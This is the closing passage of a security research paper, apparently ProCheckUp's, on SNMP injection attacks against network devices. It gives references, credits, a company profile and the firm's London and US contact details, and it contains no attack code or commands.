http://www.ernw.de/content/e7/e181/e671/download690/ERNW_026_SNMP_HitB_Dubai_2007_ger.pdf

[5] "Cisco Security Advisory: DOCSIS Read-Write Community String Enabled in Non-DOCSIS Platforms"
http://www.securityfocus.com/archive/1/446499

[6] "Net-SNMP releases"
http://sourceforge.net/project/showfiles.php?group_id=12694

7 Credits

Research and paper by Adrian Pastor of ProCheckUp Ltd.

Special thanks go to Richard Brain and Brandon Dixon for their very useful help testing SNMP injection attacks on Cisco, 3Com and Proxim devices.

8 About ProCheckUp Ltd

ProCheckUp Ltd, is a UK leading IT security services provider specialized in penetration testing based in London. Since its creation in the year 2000, ProCheckUp has been committed to security research by discovering numerous vulnerabilities and authoring several technical papers.

ProCheckUp has published the biggest number of vulnerability advisories within the UK in the past two years.

More information about ProCheckUp's services and published research can be found on:

http://www.procheckup.com/Penetration-Testing.php
http://www.procheckup.com/Vulnerabilities.php

9 Disclaimer

10 Contact Information

ProCheckUp Limited
Syntax House
44 Russell Square
London, WC1B 4JP
Tel: + 44 (0) 20 7307 5001
Fax: +44 (0) 20 7307 5044
www.procheckup.com

ProCheckUp USA Limited
1901 60th PL
Suite L6204
Bradenton FL 34203
United States
Tel: + 1 941 866 8626
www.procheckup.com